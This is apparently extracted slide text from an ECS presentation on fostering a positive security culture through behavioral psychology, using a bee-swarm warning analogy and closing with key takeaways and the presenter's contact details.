- A cohesive warning mechanism helps Bees fend off predators before they can attack.
- This methodology is used when deploying machine learning or artificial intelligent toolsets in organizations.
- It is good for organizations to build a “swarm” culture to help bring additional awareness when something is wrong.

ECS

KEYS TO CREATING A POSITIVE SECURITY CULTURE

Humanistic Behaviorism to Promote Cultural Change



- Consequence invokes the desirable behavior

- Looks at personal intentions, motives, and self concept

Version 2.0

KEY TAKEAWAYS

There can be synergy between cybersecurity and psychology

Understanding the behavioral concepts that govern people’s decision making can help understand threat actors and end users

Considering the birth cohort of your organization can help you develop strategies to deploy awareness and assist cultural changes

Putting people first will assist in driving the overall direction of your security programs

Dr. Shayla Treadwell
Email: Shayla.Treadwell@ecstech.com
LinkedIn: https://www.linkedin.com/in/shayla-treadwell/